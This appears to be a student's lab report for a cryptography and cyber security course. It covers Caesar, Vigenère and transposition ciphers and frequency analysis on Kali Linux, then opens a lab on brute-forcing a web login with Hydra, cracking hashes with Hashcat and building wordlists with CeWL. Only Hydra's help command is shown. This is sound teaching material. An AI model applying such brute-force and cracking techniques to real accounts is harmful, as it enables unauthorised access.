

TU856/3
CRYPTOGRAPHY & CYBER SECURITY

ASSIGNMENT 1: LAB REPORT (5 LABS)

04/05/2025

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LAB 2 – CLASSICAL ENCRYPTION TECHNIQUES

1. What did you do in detail?

In this lab, I explored classical encryption methods including Caesar cipher, monoalphabetic frequency analysis, Vigenère cipher encryption, and Columnar Transposition cipher decryption using Python and Bash scripts on Kali Linux.

Task 1: Caesar Cipher (Using Pycipher)

1.1 Installing Pycipher

- I opened the Kali Linux Terminal.
- I created a Python Virtual Environment to keep packages organized and then activated the environment:

```
python3 -m venv crypto-env
source crypto-env/bin/activate
```

- I then installed the required library pycipher:

```
pip install pycipher
```

- Verified installation with:

```
pip list
```


1.2 Encrypt "hello world" with key 3

- I opened the Python interpreter:

```
python
```

- I imported Caesar cipher from pycipher.
- Then I encrypted the message "hello world" using the Caesar cipher with key 3:

```
from pycipher import Caesar

message = "hello world"
key = 3
ciphertext = Caesar(key).encipher(message)
print(ciphertext)
```




- The output was:

```
KHOORZRUOG
```

1.3 Brute-force attack on ciphertext 'FRUUR-JVBCANNC'

- I wrote a brute-force decryption loop inside the Python interpreter:

```
from pycipher import Caesar

ciphertext = "FRUUR-JVBCANNC"

for key in range(26):
    plaintext = Caesar(key).decipher(ciphertext)
    print(f"Key {key}: {plaintext}")
```



- This output showed the correct plaintext:

```
Key 9: WILLIAMSTREET
```


Task 2: Monoalphabetic Cipher Analysis (Using crypto Bash script)

2.1 Download and prepare the crypto script

- I opened the terminal and created a Bash script using nano:

```
nano crypto
```

- I pasted the script provided on Brightspace and saved it.



- Then I made the script executable:


```
chmod +x crypto
```

2.2 Frequency Analysis on given ciphertext

- I created a file for the ciphertext:


```
nano text.txt
```

- I pasted the ciphertext from the lab sheet into the file and saved it:



- Verified contents:

```
cat text.txt
```




- I performed letter frequency analysis:

```
./crypto count letters text.txt percentsort
```

- And digram frequency analysis (2-letter combinations):

```
./crypto count digrams text.txt percentsort
```



- The percentsort option helped me focus on the most statistically significant letters and digrams.

Explanation:

- I compared the most frequent letters to the standard English frequencies from the Mayzner Revisited study.
- For example, I assumed that:
  - 'z' might represent 'e'
  - 'lq' was a common digram and might mean 'th'

Partial Decryption Observations:

- I started manually substituting high-frequency ciphertext letters with probable English letters. For example:
  - I replaced 'z' with 'e'
  - I replaced 'l' with 't'
  - I replaced 'q' with 'h'

- Using these and a few additional educated guesses, I reconstructed partial phrases like:
  - "the text", "passwords are", and "this file"

- This confirmed I was on the right path with the substitutions. To fully automate this, I plan to script a substitution loop in future attempts.

Task 3: Vigenère Cipher (Using Pycipher)

- I opened the Python interpreter and used pycipher to encrypt the plaintext "centralqueensland" with several keys:

```
source crypto-env/bin/activate
python

from pycipher import Vigenere
plaintext = "centralqueensland"
cipher1 = Vigenere('cat').encipher(plaintext)
cipher2 = Vigenere('dog').encipher(plaintext)
cipher3 = Vigenere('a').encipher(plaintext)
cipher4 = Vigenere('giraffe').encipher(plaintext)

print("key = cat =>", cipher1)
print("key = dog =>", cipher2)
print("key = a =>", cipher3)
print("key = giraffe =>", cipher4)
```

```
┌──(paulina-czarnota㉿kali-virtualbox)-[~]
└─$ source crypto-env/bin/activate

┌──(crypto-env)─(paulina-czarnota㉿kali-virtualbox)-[~]
└─$ pip install pycipher

Requirement already satisfied: pycipher in ./crypto-env/lib/python3.13/site-packages (0.5.2)

┌──(crypto-env)─(paulina-czarnota㉿kali-virtualbox)-[~]
└─$ python3
Python 3.13.2 (main, Feb  5 2025, 01:23:35) [GCC 14.2.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> from pycipher import Vigenere
>>> plaintext = 'centralqueensland'
>>> cipher1 = Vigenere('cat').encipher(plaintext)
>>> cipher2 = Vigenere('dog').encipher(plaintext)
>>> cipher3 = Vigenere('a').encipher(plaintext)
>>> cipher4 = Vigenere('giraffe').encipher(plaintext)
>>> print("Key = cat    →", cipher1)
Key = cat    → EEGVRTNQNGEGULTPD
>>> print("Key = dog    →", cipher2)
Key = dog    → FSTWFGOEAHSTVZGQR
>>> print("Key = a      →", cipher3)
Key = a      → CENTRALQUEENSLAND
>>> print("Key = giraffe →", cipher4)
Key = giraffe → IMETWFPWCVESXPGVU
>>> exit()
```


- This produced different ciphertexts based on key complexity.

- I observed that:
  - A short key like 'a' produced the original plaintext, acting like Caesar cipher with key 0.
  - Keys like 'cat' and 'dog' repeated often and were more susceptible to frequency analysis.
  - Longer keys like 'giraffe' provided better diffusion and stronger encryption.

Task 4: Columnar Transposition Cipher Decryption

- I decrypted the ciphertext `IEEEIGTITGHDBONINSSRI` using the Columnar Transposition cipher:

```
source crypto-env/bin/activate
python

from pycipher import ColTrans
ciphertext = "IEEEIGTITGHDBONINSSRI"
key = "doctor"
plaintext = ColTrans(key).decipher(ciphertext)
print("Decrypted text =>", plaintext)
```



- This confirms the correct decryption. Columnar Transposition works by reordering columns of the plaintext based on the alphabetical position of characters in the keyword.

2. What is the purpose and how can you use it in practice?

This lab taught me the foundational principles behind classical encryption methods and why they still matter today. Although these ciphers are outdated for secure modern communication, they remain essential for understanding cryptographic logic, structure, and common vulnerabilities.

In a real-world context, I can use this knowledge to:

- Reverse-engineer poorly implemented or legacy systems that may still rely on simplified encryption techniques.
- Understand how modern ciphers like AES, RSA, and ECC evolved from earlier schemes.
- Practice hands-on cryptanalysis using frequency-based and structural attacks.
- Teach cryptographic principles in a clear, visual, and interactive way.
- Prepare for cybersecurity certifications and competitions (e.g., CTFs) that include cryptography challenges.

Practical applications include:

- Demonstrating encryption logic and attack methods in educational or training settings.
- Building hands-on labs for students or security professionals to practice analysis.
- Sharpening pattern-recognition and statistical analysis skills used in software audits or forensic investigations.
- Understanding the mathematical reasoning and structure that inform strong cipher design.

The skills practiced in this lab—terminal usage, scripting, Python programming, and analytical reasoning—are directly applicable to future roles in cybersecurity, penetration testing, reverse engineering, and secure software development.

3. What did you learn and what is your personal takeaway?

I learned:

- How to configure a Python virtual environment and install external libraries like pycipher.
- How classical encryption schemes (Caesar, Vigenère, Transposition) work—and how they fail.
- How to apply monoalphabetic analysis using letter frequency data and digrams.
- How Bash scripts can be used to analyse ciphertext patterns and support cryptanalysis.

If I had to do the lab again, I would:

- Automate the substitution decoding process using Python scripts and dictionary lookups.
- Experiment with additional cipher types (e.g., Playfair, Hill) to compare their structure and resistance.

- Record the letter-substitution process visually for better documentation and debugging.
- Integrate simple natural language processing to flag likely English words during brute-force attempts.

My personal takeaway: This lab helped me recognize that many fundamental cryptographic attacks are based on logic, statistical patterns, and mathematical observation—not just brute-force methods. It strengthened my Python and Bash scripting, improved my confidence in interpreting raw data, and gave me a solid foundation for understanding both the power and fragility of encryption. I now feel more capable of evaluating cryptographic strength, designing secure systems, and teaching others how to avoid common encryption weaknesses.

LAB 3 – BRUTE FORCE ATTACKS, HASH CRACKING, TARGETED WORDLIST CREATION


1. What did you do in detail?

In this lab, I carried out three tasks using Kali Linux and command-line tools: performing a brute-force attack using Hydra, cracking hashed passwords with Hashcat, and generating a custom wordlist using CeWL. These activities helped simulate common offensive techniques used by ethical hackers during penetration testing.

Task 1: Brute Force Web-based Login with Hydra

- In this task, I performed a brute force attack on a web-based login form using Hydra.
- First, I launched my Kali Linux virtual machine and opened the terminal.
- I typed the following command to view Hydra's help page and familiarize myself with its options and available modules:


```
hydra -h
```




